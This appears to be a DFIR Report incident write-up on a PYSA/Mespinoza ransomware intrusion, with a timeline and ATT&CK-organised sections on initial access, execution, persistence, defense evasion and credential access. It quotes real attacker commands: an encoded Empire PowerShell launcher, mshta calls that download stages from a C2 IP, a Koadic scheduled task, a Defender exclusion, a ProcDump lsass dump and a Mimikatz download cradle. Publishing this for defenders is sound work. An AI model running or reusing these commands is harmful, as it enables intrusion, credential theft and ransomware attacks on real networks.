THE DFIR REPORT
Real Intrusions by Real Attackers, The Truth Behind the Intrusion

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Saturday, November 02, 2024 13:04:36

empire koadic mespinoza psexec ransomware rdp

PYSA/Mespinoza Ransomware

November 23, 2020

Intro

Over the course of 8 hours the PYSA/Mespinoza threat actors used Empire and Koadic as well as RDP to move laterally throughout the environment, grabbing credentials from as many systems as possible on the way to their objective. The threat actors took their time, looking for files and reviewing the backup server before executing ransomware on all systems. Hours after being ransomed, our files were opened from multiple Tor exit nodes, which confirms our suspicion that files had been exfiltrated.

PYSA/Mespinoza seemed to make its big splash when CERT-FR published a report on intrusions back in March 2020. This group has been in business going back as far as 2018 but recently the group seems to be picking up pace as one of the up and coming big game hunters as noted in Intel 471's recent report.

Case Summary

In this intrusion the entry was a Windows host with RDP exposed to the internet. The threat actors logged in with a valid account (Domain Administrator). The login was from a Tor exit node and over the course of an 8 hour intrusion we saw them hand off 2 times, for a total of 3 different Tor exits being used to maintain RDP access to the environment.

The account used to access the first beachhead host had enough privileges to immediately begin lateral movement to a domain controller just minutes after entry. Network scanning begun on the domain controller followed closely by Empire. While the Empire C2 remained active during the whole intrusion, we saw little activity from it, more like a fallback channel should their RDP access fall off.

As they started to move laterally to other systems, it was very obvious they were following a checklist playbook. Each time they pivoted, they would check quser, and then dump lsass using Task Manager.

During the intrusion we saw the PYSA threat actors attempt to access credentials via the following techniques::

- Dump lsass with Taskmanager
- Dump lsass with Procdump
- Dump lsass with comsvcs.dll
- Dump credentials with Invoke-Mimikatz
- Extract the shadow copy of the ntds.dit from the domain controller
- Extract and decode backup system credentials from a SQL database
- Access LSA Secrets

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Threat Intelligenc e
Detection Rules

Most lateral movement in the environment was via RDP with various legitimate user accounts, as well as PsExec to execute scripts throughout the environment for credential dumping and collection activity.

The threat actor disabled security tools throughout the intrusion by using Local Security Policy Editor and MpPreference to disable Defender. PowerShell Remoting was also used to run the arp command on a few systems.

Besides using RDP and Empire the group also used the Offensive Security Tool (OST) Koadic, which bills itself as a post exploitation toolkit that can stay resident in memory using JScript or VBS via Windows Script Host to perform its execution. Koadic was only utilized on a few key servers and one of those servers included a persistence mechanism using the default Koadic HTA scheduled task module.

After around 7 hours post initial access, the threat actors began their final actions by RDPing into systems, dropping a PowerShell script and the ransomware executable. The PowerShell script killed various active processes and made sure RDP was open at the firewall and created what appears to be a potentially unique identifier for systems. After that, the ransom would be run to encrypt the system.

After the encryption was done we were able to confirm exfiltration occurring by receiving a callback from a canary document. The threat actors asked for 5 BTC or around $88,000 USD which tells us these attackers most likely base their ransom demand on the information exfiltrated.

Timeline

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
Mentoring and Coaching



Mespinoza/PYSA Ransomware

00:06 UTC RDP login as Domain Administrator into workstation

00:08 Discovery commands executed

00:09 Lateral movement to a domain controller using RDP

00:21 Advanced Port Scanner dropped and executed on domain controller

00:31 Empire executed on domain controller

00:45 PowerShell Remoting from one domain controller to another

00:52 Lsass dumped on domain controller via Task Manager

2:36 Credential access attempt via PsExec and comsvcs.dll across all systems

2:40 Koadic execution on domain controller

C2 45.147.231.210


01:18 Registry hives & keys exfiltrated via Koadic from domain controller

04:20 Invoke-Mimikatz ran on domain controller

05:11 Koadic execution on backup server

C2 45.147.231.210

05:41 Koadic persistance setup on domain controller


06:22 Shadow copy created and then then deleted on the domain controller
07:31 PYSA ransomware install begins

MITRE ATT&CK


Initial Access

Initial access for this actor was via exposed RDP services. Originally, the actor connected from 198.96.155.3, and then performed a kind of hand off over the course of the campaign, first to 23.129.64.190 and then finally 185.220.100.240. All 3 of these IP's belong to the Tor network and function as exit nodes.

Execution

The threat actors started off by using RDP but also relied on 2 different OSTs during this intrusion.

A few minutes after gaining access, they moved laterally to a domain controller and then executed a PowerShell launcher for Empire.




```
commandLine       \"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\"  -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBFAFIAcwBJAE8AbgBUAGEAQgBsAEUALgBQAFMAVgBlAFIAcwBJAE8AbgAuAE0AYQBqAE8Ac
                  gAgAC0ARwBlACAAMwApAHsAJABHAFAARgA9AFsAUgBlAGYAXQAuAEEAcwBTAGUAbQBiAGwAeQAuAEcARQBUAFQAeQBQAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALg
                  BVAHQAaQBsAHMAJwApAC4AIgBHAGUAVABGAEkAZQBgAEwARAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdAB
                  pAGMAJwApADsASQBGACgAJABHAFAARgApAHsAJABHAFAAQwA9ACQARwBQAEYALgBHAGUAdABWAEEAbAB1AEUAKAAkAG4AdQBMAGwAKQA7AEkARgAoACQARwBQAEMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBn
                  AGkAbgBnACcAXQApAHsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnA
                  F0APQAwADsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAG
                  kAbgBnACcAXQA9ADAAfQAkAFYAYQBMAD0AWwBDAG8ATABsAGUAYwB0AEkATwBOAFMALgBHAGUAbgBlAFIASQBDAC4ARABJAGMAdABpAG8AbgBBAFIAWQBbAHMAdAByAGkAbgBnACwAUwBZAFMAdABFAG0ALgBPAEIASgBlAGMAdABdAF0
                  AOgA6AG4ARQBXACgAKQA7ACQAdgBBAEwALgBBAGQARAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQAdgBBAGwALgBBAEQARAAoACcARQBuAGEAYgBsAGUA
                  UwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnACwAMAApADsAJABHAFAAQwBbACcASABLAEUAWQBfAEwATwBDAEEATABfAE0AQQBDAEgASQBOAEUAXABTAG8AZgB0AHcAYQByAGUAX
                  ABQAG8AbABpAGMAaQBlAHMAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAXABQAG8AdwBlAHIAUwBoAGUAbABsAFwAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAD0AJAB2AEEATA
                  B9AEUATABzAGUAewBbAFMAYwByAEkAUAB0AEIATABvAGMASwBdAC4AIgBHAEUAVABGAGkAZQBgAEwARAAiACgAJwBzAGkAZwBuAGEAdAB1AHIAZQBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwA
                  pAC4AUwBFAHQAVgBhAEwAVQBlACgAJABuAHUATABsACwAKABOAGUAdwAtAE8AYgBKAGUAYwBUACAAQwBvAEwAbABlAEMAdABpAG8ATgBzAC4ARwBFAG4ARQByAEkAYwAuAEgAQQBTAGgAUwBlAHQAWwBTAHQAUgBJAE4ARwBdACkAKQB9
                  AFsAUgBlAEYAXQAuAEEAcwBzAEUATQBiAEwAWQAuAEcAZQBUAFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpAFUAdABpAGwAcwAnACkAfAA/A
                  HsAJABfAH0AfAAlAHsAJABfAC4ARwBlAFQARgBJAGUATABkACgAJwBhAG0AcwBpAEkAbgBpAHQARgBhAGkAbABlAGQAJwAsACcATgBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAGUAVABWAGEAbAB1AEUAKAAkAE
                  4AVQBsAEwALAAkAFQAcgB1AGUAKQB9ADsAfQA7AFsAUwBZAHMAVABFAE0ALgBOAGUAdAAuAFMARQByAHYAaQBDAGUAUABPAGkATgB0AE0AYQBOAEEARwBFAFIAXQA6ADoARQB4AFAARQBDAHQAMQAwADAAQwBPAE4AdABJAE4AVQBFAD0
                  AMAA7ACQAdwBDAD0ATgBFAFcALQBPAEIAagBlAEMAVAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAEUAYgBDAGwAaQBFAE4AVAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAA
                  NgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwBbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBTAGUAcgB2AGkAYwBlAFAAb
                  wBpAG4AdABNAGEAbgBhAGcAZQByAF0AOgA6AFMAZQByAHYAZQByAEMAZQByAHQAaQBmAGkAYwBhAHQAZQBWAGEAbABpAGQAYQB0AGkAbwBuAEMAYQBsAGwAYgBhAGMAawAgAD0AIAB7ACQAdAByAHUAZQB9ADsAJAB3AEMALgBIAEUAQQ
                  BkAEUAcgBzAC4AQQBEAEQAKAAnAFUAcwBlAHIALQBBAGcAZQBuAHQAJwAsACQAdQApADsAJAB3AGMALgBQAHIAbwBYAFkAPQBbAFMAeQBTAHQARQBNAC4ATgBlAFQALgBXAGUAYgBSAGUAcQBVAGUAUwBUAF0AOgA6AEQARQBGAEEAVQB
                  sAFQAVwBlAGIAUAByAG8AeAB5ADsAJABXAGMALgBQAHIAbwB4AHkALgBDAHIAZQBEAGUATgBUAGkAYQBsAHMAIAA9ACAAWwBTAHkAcwBUAGUATQAuAE4AZQB0AC4AQwBSAEUAZABlAG4AVABJAGEAbABDAEEAYwBoAEUAXQA6ADoARABl
                  AGYAQQB1AEwAdABOAEUAdABXAG8AcgBrAEMAUgBFAEQARQBOAHQAaQBhAEwAUwA7ACQAUwBjAHIAaQBwAHQAOgBQAHIAbwB4AHkAIAA9ACAAJAB3AGMALgBQAHIAbwB4AHkAOwAkAEsAPQBbAFMAWQBzAHQAZQBNAC4AVABlAFgAdAAuA
                  EUATgBjAE8ARABJAG4ARwBdADoAOgBBAFMAQwBJAEkALgBHAGUAVABCAFkAdABFAHMAKAAnADMANgBhADYAYwA1ADQANQBiADUAZgA0ADcAYgA2ADAAZAAzADAANAA4ADAAMgBhADMAMQBmADIANgAxADkAOAAnACkAOwAkAFIAPQB7AC
                  QARAAsACQASwA9ACQAQQByAGcAcwA7ACQAUwA9ADAALgAuADIANQA1ADsAMAAuAC4AMgA1ADUAfAAlAHsAJABKAD0AKAAkAEoAKwAkAFMAWwAkAF8AXQArACQASwBbACQAXwAlACQASwAuAEMATwBVAG4AdABdACkAJQAyADUANgA7ACQ
                  AUwBbACQAXwBdACwAJABTAFsAJABKAF0APQAkAFMAWwAkAEoAXQAsACQAUwBbACQAXwBdAH0AOwAkAEQAfAAlAHsAJABJAD0AKAAkAEkAKwAxACkAJQAyADUANgA7ACQASAA9ACgAJABIACsAJABTAFsAJABJAF0AKQAlADIANQA2ADsA
                  JABTAFsAJABJAF0ALAAkAFMAWwAkAEgAXQA9ACQAUwBbACQASABdACwAJABTAFsAJABJAF0AOwAkAF8ALQBCAFgATwByACQAUwBbACgAJABTAFsAJABJAF0AKwAkAFMAWwAkAEgAXQApACUAMgA1ADYAXQB9AH0AOwAkAHMAZQByAD0AJ
                  wBoAHQAdABwAHMAOgAvAC8AMQA5ADQALgAzADYALgAxADkAMAAuADcANAA6ADQANAAzACcAOwAkAHQAPQAnAC8AbABvAGcAaQBuAC8AcAByAG8AYwBlAHMAcwAuAHAAaABwACcAOwAkAFcAYwAuAEgAZQBBAEQARQByAHMALgBBAGQAZA
                  AoACIAQwBvAG8AawBpAGUAIgAsACIAcwBlAHMAcwBpAG8AbgA9AG4AVgBmADEAbgB2AFoAUwB2AEoAawA5AGEAVgBCAHUAdABYAFgARwB1AHEAbwBLAG8AMQBnAD0AIgApADsAJABEAEEAVABBAD0AJABXAEMALgBEAE8AdwBuAGwATwB
                  hAGQARABBAHQAYQAoACQAcwBlAFIAKwAkAHQAKQA7ACQASQB2AD0AJABkAGEAdABBAFsAMAAuAC4AMwBdADsAJABEAEEAVABBAD0AJABkAEEAdABhAFsANAAuAC4AJABEAGEAVABhAC4AbABlAG4AZwBUAEgAXQA7AC0ASgBPAEkAbgBb
                  AEMAaABBAFIAWwBdAF0AKAAmACAAJABSACAAJABEAEEAVABhACAAKAAkAEkAVgArACQASwApACkAfABJAEUAWAA=

company           Microsoft Corporation

currentDirectory  C:\\Users\              .\

description       Windows PowerShell

fileVersion       [redacted]

hashes            SHA1=9F1E24917EF96BBB339F4E2A226ACAFD1009F47B,MD5=C031E215B8B08C752BF362F6D4C5D3AD,SHA256=840E1F9DC5A29BEBF01626822D7390251E9CF05BB3560BA7B68BDB8A41CF08E3,IMPHASH=099B747A4A3198
                  3374E54912D4BB7C44

image             C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
```

Later during the intrusion, the threat actors employed another OST named Koadic. To execute Koadic, they employed a MSHTA launcher with javascript.

```
mshta http://45.147.231.210:9999/8k6Mq
mshta http://45.147.231.210:9999/VtgyT
```

From those two executions, various child processes were created to load stage 2 into memory.



```
http://45.147.231.210:9999/VtgyT
C:\Windows\system32\cmd.exe /q /c chcp 437 &amp; whoami /all 1&gt; C:\Users\USER~1\AppData\Local\Temp\2\18edc778-e76c-aa18-a97b-405f575fde7f.txt 2&gt;&amp;1
http://45.147.231.210:9999/VtgyT?Q0876J2GJ1=331040ce8af14667b3550a4c06f22999;ILAF5V97IL=;\\..\\..\\..\\/mshtml,RunHTMLApplication
```

Persistence

Persistence was setup using Koadic to schedule a task to execute a HTA file located in the C:\ProgramData directory at logon as system. This will initiate C2 back to the Koadic server.

```
schtasks /create /tn K0adic /tr "C:\Windows\system32\mshta.exe C:\Prog
```

Defense Evasion

The threat actors disabled Windows Defender using Local Group Policy Editor.

Later, they also ran a PowerShell script that would again disable Windows Defender, this time using MpPreference. The script also targeted Malwarebytes, agents, Citrix, Exchange, Veeam, SQL and many other processes. Event ID 5001 was created due to Defender AV Real-Time being disabled.

A Defender exclusion was also added to exclude everything with .exe as the extension.

```
Add-MpPreference -ExclusionExtension ".exe"

Event ID 5007
Windows Defender Antivirus Configuration has changed. If this is an ur
Old value:
New value: HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensi
```

Credential Access

The threat actors displayed multiple techniques for gathering credentials during this intrusion.

Credentials were dumped manually via Task Manager as they RDPed into each system.

While established on a domain controller the threat actors also created and accessed a shadow copy of the ntds.dit and most likely exfiltrated it via their Koadic C2 channel.

Event ID 1917 (The shadow copy backup for Active Directory Domain Services was successful) was logged to the Directory Service event log on the domain controller.

The threat actors also executed a PowerShell script across the environment using PsExec that took advantage of comsvcs.dll to dump the lsass process and then copy the dump back to their pivot position on a domain controller.

The threat actors tried using the Sysinternals ProcDump method but the executable was not present on the endpoint.

```
procdump.exe -accepteula -ma lsass.exe mem.dmp
```

The threat actors were focused on the backup server for quite awhile as they dumped credentials from the 3rd party backup software repository. The first script pulls the hashes out of the database and the second decodes the password to plain text. Both scripts were run via PowerShell ISE.

The threat actors also ran Invoke-Mimikatz from BC-Security on one of the domain controllers.

```
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.co
```

We also saw the threat actors save LSA Secrets to disk using the hashdump_sam module in Koadic which runs impacket.

Inveigh was run on a domain controller.

Discovery

The threat actors leveraged many built-in Windows tools for discovery including the following:

```
quser.exe
